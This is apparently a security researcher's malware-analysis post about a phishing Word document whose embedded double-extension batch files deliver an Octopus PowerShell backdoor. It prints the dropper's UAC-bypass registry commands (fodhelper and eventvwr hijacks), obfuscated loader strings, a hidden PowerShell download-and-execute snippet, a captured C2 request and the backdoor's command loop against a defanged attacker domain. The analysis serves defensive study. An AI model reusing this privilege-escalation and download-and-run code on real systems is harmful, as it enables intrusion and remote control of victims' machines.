Malicious Word Document Delivering an Octopus Backdoor

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
Here is an interesting malicious Word document that I spotted yesterday. This time, it does not contain a macro but two embedded objects that the victim must "activate" (click on one of them) to perform the malicious activities. The document (SHA256:ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04) has a VT score of 20/62[1]:



A quick analysis with oledump.py reveals indeed the presence of two embedded objects (the "0" indicator):

```
remnux@remnux:~$ oledump.py ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04.doc.vir
  1:       114 '\x01CompObj'
  2:       280 '\x05DocumentSummaryInformation'
  3:       416 '\x05SummaryInformation'
```

```
  4:      7338 '1Table'
  5:      4096 'Data'
  6: O    1329 'ObjectPool/_1670067230/\x01Ole10Native'
  7:         6 'ObjectPool/_1670067230/\x03ObjInfo'
  8: O    1536 'ObjectPool/_1670067231/\x01Ole10Native'
  9:         6 'ObjectPool/_1670067231/\x03ObjInfo'
 10:      4096 'WordDocument'
```

You can extract them via oledump.py or directly from the document (if you have a Word in your sandbox). Both objects are the same and contain a Windows batch fime. Note the double extension:

- HIRING FORM.DOC.bat
- CONDITIONS OF THE CONTRACT.PDF.bat


Here is the content (beautified):

```
@echo Off
for /f "tokens=2 delims=," %%i in ('wmic os get caption^,version /format:csv') do set os=%%i
echo %os%|find " 10 ">nul
  && reg add HKCU\Software\Classes\ms-settings\shell\open\command /v "DelegateExecute" /f
  && reg add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c powershell -WindowStyl
  && START /W fodhelper.exe
  && reg delete HKCU\Software\Classes\ms-settings /f||reg.exe add hkcu\software\classes\mscfile\shell\o
  && START /W eventvwr.exe
  && reg delete HKEY_CURRENT_USER\Software\Classes\mscfile /f
```

This script will test the operating system version and if the victim's computer is running Windows 10, two UAC bypass techniques are attempted:

The first one targets 'fodhelper.exe' by creating a registry key 'HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute'. The second one targets 'eventvwr.exe'. This is a common technique used for a while by attackers.

The privileged command executes a simple Powershell script that fetches the next stage payload and executes it. This 'sc.bat' is heavily obfuscated:



This file contains Chinese characters but interesting strings can be extracted:

```
remnux@remnux:~$ strings -n 20 sc.bat
=R7cBqDS KFeZWNzhyTrOCGUE3gmujl4@dnxQk0wvbVYIi5aJ8HM1tA2o6L9XfspP"
%ImJ:~44,1%%ImJ:~41,1%%ImJ:~31,1%%ImJ:~1,1%%ImJ:~7,1%"
=%ImJ:~54,1%%ImJ:~34,1%%ImJ:~55,1%%ImJ:~40,1%%g
%%ImJ:~43,1%%ImJ:~53,1%%ImJ:~26,1%%ImJ:~3,1%%
%%ImJ:~61,1%%ImJ:~46,1%%ImJ:~31,1%%ImJ:~24,1%%ImJ:~18,1%%ImJ:~41,1%%ImJ:~16,1%%ImJ:~57,1%%ImJ:~20,1%%Im
%%ImJ:~9,1%%ImJ:~50,1%%ImJ:~6,1%%ImJ:~14,1%%ImJ:~44,1%%ImJ:~25,1%%ImJ:~36,1%%ImJ:~59,1%%ImJ:~30,1%%ImJ:
%%ImJ:~15,1%%ImJ:~47,1%%ImJ:~12,1%%ImJ:~45,1%%ImJ:~56,1%%ImJ:~5,1%%ImJ:~1,1%%ImJ:~32,1%%
%%ImJ:~38,1%%ImJ:~10,1%%ImJ:~2,1%%ImJ:~0,1%%ImJ:~29,1%%ImJ:~48,1%%ImJ:~13,1%%ImJ:~28,1%%ImJ:~37,1%%ImJ:
%bIY:~45,1%%bIY:~38,1%%bIY:~57,1%%bIY:~6,1%%bIY:~23,1%"
%bIY:~35,1%%bIY:~56,1%=%bIY:~43,1%%N
%%bIY:~29,1%%bIY:~12,1%%bIY:~38,1%%bIY:~28,1%%bIY:~49,1%%bIY:~37,1%%bIY:~51,1%%bIY:~33,1%%bIY:~32,1%%
%%bIY:~24,1%%bIY:~46,1%%bIY:~11,1%%bIY:~31,1%%bIY:~63,1%%bIY:~7,1%%bIY:~36,1%%bIY:~40,1%%bIY:~1,1%%bIY:
m%%bIY:~25,1%%bIY:~34,1%%bIY:~45,1%%bIY:~0,1%%bIY:~19,1%%bIY:~39,1%%bIY:~2,1%%bIY:~60,1%%bIY:~30,1%%bIY
F%%bIY:~22,1%%bIY:~53,1%%bIY:~41,1%%bIY:~56,1%%Pc
M%%bIY:~27,1%%bIY:~21,1%%bIY:~23,1%%bIY:~26,1%%_
YW%%bIY:~8,1%%bIY:~6,1%%bIY:~59,1%%bIY:~3,1%%bIY:~17,1%%bIY:~16,1%%bIY:~14,1%%bIY:~9,1%%bIY:~35,1%%bIY:
:~54,1%://hpsj[.]firewall-gateway[.]net:80/hpjs.php');\""
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate"%bK
:~60,1%://is[.]gd/xbQIQ2','C:\Users\Public\Libraries\pus.bat');"%bK
:~62,1%:\Users\Public\Libraries\pus.bat
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate'%bK
:~62,1%:\Users\Public\Libraries\pus.bat'%bK
```

```
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate
:~54,1%://hpsj[.]firewall-gateway[.]net:80/hta
```

It downloads more malicious code from URLs present in the file.

The first one from hxxp://hpsj.firewall-gateway.net/hta:

```
var cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSyste
var w32ps= GetObject('winmgmts:').Get('Win32_ProcessStartup');
w32ps.SpawnInstance_();
w32ps.ShowWindow=0;
var rtrnCode=GetObject('winmgmts:').Get('Win32_Process').Create(cm,'c:\\',w32ps,null);
```

The returned data contains Powershell code that is executed through the 'IEX' command.

The second script from hxxp://hpsj.firewall-gateway[.]net:8080/MicrosoftUpdate exfiltrates information about the victim to the C2:

```
POST /MicrosoftUpdate?Y33HMT2F6H=15df9ff0cf76422181d30d84f3733169;A495YJWEES=stage; HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Accept-Language: fr-BE,fr;q=0.5
Referer: http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?
Y33HMT2F6H=15df9ff0cf76422181d30d84f3733169;A495YJWEES=;\..\..\..\./mshtml,RunHTMLApplication
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
encoder: 1252
shellchcp: 437
Content-Length: 0
Host: hpsj.firewall-gateway.net:8080

HTTP/1.0 201 Created
Server: Apache
Date: Wed, 23 Dec 2020 12:56:50 GMT

4c54404f88d440798b305ebfeb386fbd
```

Now, let's have a look at the Powershell code retrieved above. It's a backdoor that keeps contact with the C2 via simple HTTP requests:

```
while($true){
    try{
    $command_raw = $wc2.downloadString("hxxp://hpsj[.]firewall-gateway[.]net:80/view/$IHW");
    }catch{
    $failure_counter=$failure_counter +1;
    if ($failure_counter -eq 10){
    kill $pid
    }
    }
```

The variable "$IHW" identifies the victim. The following commands are:

- Report: To return information about the victim (processes, IP address, etc)
- Download: To retrieve a file
- reset-ps: To reset the Powershell session
- Any other command is interpreted via 'Invoke-Expression'

All communications occur on top of HTTP but data are AES encrypted. Checking deeper, we are facing an Octopus[2] backdoor. This framework has been developed to help red teams to compromise and gather information from victims. In this case, it was not an exercise but a real phishing campaign targeting specific users.

I wish you a Merry Christmas and stay safe!

[1] https://www.virustotal.com/gui/file/ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04/detection
[2] https://github.com/mhaskar/Octopus

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